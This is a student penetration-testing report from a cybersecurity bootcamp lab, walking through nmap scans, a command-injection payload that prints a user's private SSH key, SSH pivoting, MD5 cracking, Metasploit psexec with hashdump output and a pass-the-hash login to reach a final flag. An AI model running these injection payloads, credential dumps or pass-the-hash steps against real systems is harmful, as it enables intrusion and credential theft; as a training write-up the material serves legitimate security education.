

# Penetration Testing Report

Cybersecurity Analytics Bootcamp

## Engagement Contacts

[Matthew, Connelly, Winson Wong, Matthew Cepiel, Joseph Atkins, Demrion Johnson]

## Executive Summary

### Objective

The objective of this penetration test is to assess the security posture of an isolated portion of the Fullstack Academy network that was not part of the original engagement. The focus is on identifying and evaluating vulnerabilities within the systems on this isolated network.

Scope: Scan and attack only systems that reside on the same /20 subnet.

Limitations: No social engineering or client-side exploits are required or allowed during this penetration test. The assessment should focus solely on technical vulnerabilities within the identified subnet.

### Tools Used

Kali Linux- The Virtual machine used for scanning Ip addresses and subnets

Nmap- a tool to scan specific ip address and search for open ports

Metasploit- a tool that is used to identify, exploit, and validate vulnerabilities in a system. In our pentest we were able to use this tool to exploit usernames and passwords to connect into a windows server.

CrackStation.net- An open source website filled with pre-computed lookup tables to crack password hashes.

# Penetration Test Findings

## Summary

| Finding # | Severity | Finding Name   |
|-----------|----------|--|
| 1         | High ▾   | Weak password. Example: "pokemon". This was openly stored with the username "Administrator"  |
| 2         | High ▾   | TCP port 1013 is open on 172.31.61.145. This http website is Vulnerable to SQL injection. Poor sanitation for input. This allowed for command injection. |
| 3         | High ▾   | Insecure files on windows server-1 containing sensitive data   |
| 4         | High ▾   | Alice's SSH was insecurely stored. This was openly available to copy and paste.  |

## Detailed Walkthrough

## Network Scanning

We began this pentest by scanning all Ip Addresses that reside on the same /20 subnet as 172.31.61.145. The results of this scan displayed 4 systems.

- System A. Ubuntu 172.31.61.145
- System B. Ubuntu 172.31.61.91
- System C. Windows 172.31.49.154
- System D. Windows 172.31.59.214


Once these hosts had been identified, we then ran the command `nmap -sV -p 1-5000 (Ipaddress)` which displays the version and scans for all open ports 1-5000

```
(kali㉿kali) [~]
$ sudo nmap -sV -p 1-5000 172.31.61.145
Starting Nmap 7.93 ( https://nmap.org ) at 2024-01-19 18:18 UT
Nmap scan report for ip-172-31-61-145.us-west-2.compute.intern
Host is up (0.00021s latency).
Not shown: 4998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; p
1013/tcp   open  http      Apache httpd 2.4.52 ((Ubuntu))
MAC Address: 0A:0E:BA:9B:79:23 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- System A shows port 1013/tcp open which is an http apache website.


## Initial Compromise

Next we went to the address bar to check out this website. In the address bar we searched for <http://172.31.61.145:1013>. The website below shows an ip finder which allows user input. After several tests this was vulnerable to command injection attacks.



## Pivoting

After several tests this input page was vulnerable to command injection attacks. After running the command `google.com && cd /home/alice-devops/.ssh/&& cat id_rsa.pem` resulted in Alices private key to print out.



Enter the DNS name to lookup:.

google.com && cd /home/alice-devops/.ssh/&& cat id\_rs

Submit Button

```

Server:      127.0.0.53
Address:     127.0.0.53#53

Non-authoritative answer:
Name:   google.com
Address: 172.217.14.206
Name:   google.com
Address: 2607:f8b0:400a:80a::200e

-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktZjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEakSezP2rFc1jzRT6pr0Gkeemrawp3rbSj6tvcvS7zWpz1fPFmKZ
7kA1n/TGMZJ5ryKBthswGMeS2Dvyc1uQ/LtMBFZ2zSkpoh6mKayG8cpJoGuyCC+QzaFq/o
t5srRhhGJp3Z4aETESkMOT08GDHwpxyv+Y+Kvnc2khaPy8aXHg/axQSoPURH9ebay4Lgx5
Rsq2QIhX+Pnw9EXg+xS3cIvkerG4h7Ruq3jmeFTT5pMmw4rVR012SaUNWjVLvzuw16b82q
SFLQx5h1Iaz2mW1e0WihtccIiRHm4Jc/EYpHhwMxCey2rjk/X9rAskIg554UJpT5IdcDd
sawzY2fPYGPziY8QhQ95EVbHrZ9W1VNSQ0p2tGT171sZw/yK3Z1x0iUnyjH2xfZVLZYEsw
0zdPAazcVEWfxhc+0T0kQFtLQS3IB01pVNpmNY6Qh4XC8r83q91Sn00Z3EaIDj4Qkt6YXr
2k9B0FF47AMD6j2/6XY0Trm2GoRd0nBo1uC36ub3AAAFiLytCma8rQpmAAAAB3NzaC1yc2
EAAAGBAJEns9qXJY80Uxa9BpHnpq2sKd620+r3K70u81s6c9XzxZime5ANZ/0xj6S
ea81gbYbMBjHktg78nIrKPy7TARWds0pKaIep1mshvHKSaBrsggvkM2n6v6Lebk0YYR1ad
2eGhExEpDDk9PBgx1qccr/mP1r53NpIWj8vG1xxv2sUEqD1ER/Xm2suC4MeUbKtkCIV/j5
8PRF4PsUt3CL5HqxuIe0bqt45nn00+aTJs0K1UdJdkm1DVo1S787sIum/NqkhS0MeYZSGs
9pL0nj1oobXHCikR5uCXpXGKR4cDMQnstq45P1/awLJCIOeeFCT7eSHXAg3bGsM2Nnz2Bj
84ePETH0BDFuS2F6uYTHHk4cBk0c0b0k84+3daT118c00Y3V62UB1F+M3Tc03F8F

```

The next step was to copy and paste this key into a file on our Kali machine. This private key allows us to ssh remotely onto System B. (Ubuntu 172.31.61.91).

The command `ssh alice-devops@172.31.61.145 -p 2222 -i id_rsa.pem` enabled this connection. Port 2222 was used because our initial scan for the ipaddress 172.31.61.145 had shown port 2222 as open.

```
ssh: connect to host 172.31.61.145 port 2222: Connection refused

(kali@kali)-[~]
$ ssh alice-devops@172.31.61.91 -p 2222 -i newfile.txt
Welcome to Ubuntu 22.04 LTS (GNU/Linux 5.15.0-1022-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon Jul  3 17:10:03 UTC 2023

System load:  0.21240234375      Processes:            209
Usage of /:   28.2% of 19.20GB   Users logged in:     0
Memory usage: 19%               IPv4 address for ens5: 172.31.37
Swap usage:   0%

 * Ubuntu Pro delivers the most comprehensive open source security &
   compliance features.

https://ubuntu.com/aws/pro

265 updates can be applied immediately.
41 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

*** System restart required ***
Last login: Mon Jul  3 17:10:12 2023 from 172.31.44.183
alice-devops@ubuntu22:~$
```

Once this ssh connection was successful, we had now compromised this ubuntu machine and were able to navigate as alice.

## System Reconnaissance

One file we found on this Ubuntu machine is “scripts.sh”. This file contained an md5 hash along with the username “Administrator”. In addition to this username and hashed password were clues written by Alice for what system these credentials belonged to.

One line read “an md5 hash of a password used to log into our windows systems.”

```
File Actions Edit View Help
alice-devops@ubuntu22:~$ cd scripts
alice-devops@ubuntu22:~/scripts$ ls
windows-maintenance.sh
alice-devops@ubuntu22:~/scripts$ cd windows-maintenance.sh
-bash: cd: windows-maintenance.sh: Not a directory
alice-devops@ubuntu22:~/scripts$ cat windows-maintenance.sh
#!/usr/bin/bash

# This script will (eventually) log into Windows systems as the Administrator user and run system updates on them

# Note to self: The password field in this .sh script contains
# an MD5 hash of a password used to log into our Windows systems
# as Administrator. I don't think anyone will crack it. - Alice

username="Administrator"
password_hash="00bfc8c729f5d4d529a412b12c58ddd2"
# password="00bfc8c729f5d4d529a412b12c58ddd2"

#TODO: Figure out how to make this script log into Windows systems and update them


# Confirm the user knows the right password
echo "Enter the Administrator password"
read input_password
```

We immediately took this md5 to crackstation.net (a website containing massive pre-computed lookup tables to crack password hashes.) The hashed password is ‘pokemon.’

## Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

00bfc8c729f5d4d529a412b12c58ddd2



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

| Hash                             | Type | Result  |
|----------------------------------|------|---------|
| 00bfc8c729f5d4d529a412b12c58ddd2 | md5  | pokemon |

Color Codes: **Green** Exact match, **Yellow** Partial match, **Red** Not found.

[Download CrackStation's Wordlist](#)

[How CrackStation Works](#)

## METASPLOIT

Now that we have both a username and password it was now time to move onto the next Windows system: 172.31.49.154.

Back on our kali machine we used the metasploit tool. Within metasploit we used the **windows/smb/psexec** payload. This payload allows us to manually enter the username, and password along with the remote ip address, in this case we used 172.31.49.154. After execution we were able to gain access to the windows machine. Once in, we dumped the hashes which resulted in all accounts usernames and hashed passwords.

```
meterpreter > migrate 524
[*] Migrating from 2952 to 524 ...
[*] Migration completed successfully.
meterpreter > hasdump
[-] Unknown command: hasdump
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa0969ce61a2e254b7fb2a44e1d5ae7a:::
Administrator2:1009:aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
fstack:1008:aad3b435b51404eeaad3b435b51404ee:0cc79cd5401055d4732c9ac4c8e0cfed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

Since the username Administrator was used to gain access to this windows machine, we figured Administrator2 would allow us access to the final windows machine.

## PASS THE HASH

Now that we have the hash we could now try to exploit a vulnerability known as “pass the hash.” This would allow us to sign into the final windows machine with the username as “Administrator2” and using the hashed password. Just as we ran metasploit earlier, this time we did the exact same thing except we replaced the previous ip address with “172.31.59.214.”

We set the username as “Administrator2” and the password as the hash. After executing this payload we were now logged into the final windows machine.

```
[*] 172.31.59.214:445 - Authenticating to 172.31.59.214:445 as user 'Administrator2' ...
[-] 172.31.59.214:445 - Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::LoginError Login Failed: 0xc000006d
LOGON_FAILURE: The attempted logon is invalid. This is either due to a bad username or authentication info
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec) > set smbpass aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
smbpass => aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.31.48.229:4444
[*] 172.31.59.214:445 - Connecting to the server ...
[*] 172.31.59.214:445 - Authenticating to 172.31.59.214:445 as user 'Administrator2' ...
[*] 172.31.59.214:445 - Selecting PowerShell target
[*] 172.31.59.214:445 - Executing the payload ...
[+] 172.31.59.214:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175686 bytes) to 172.31.59.214
[*] Meterpreter session 2 opened (172.31.48.229:4444 -> 172.31.59.214:50049) at 2024-01-19 17:01:58 +0000

meterpreter > |
```

Once inside this windows machine we were able to use the search command and locate the file “secrets.txt”. Once this was located we opened it up, completing the pentest.



```
Priv: Password database Commands
=====
  Command      Description
  -----
  hashdump      Dumps the contents of the SAM database

Priv: Timestamp Commands
=====
  Command      Description
  -----
  timestamp     Manipulate file MACE attributes

meterpreter > cat secrets.txt
Congratulations! You have finished the red team course!meterpreter > |
```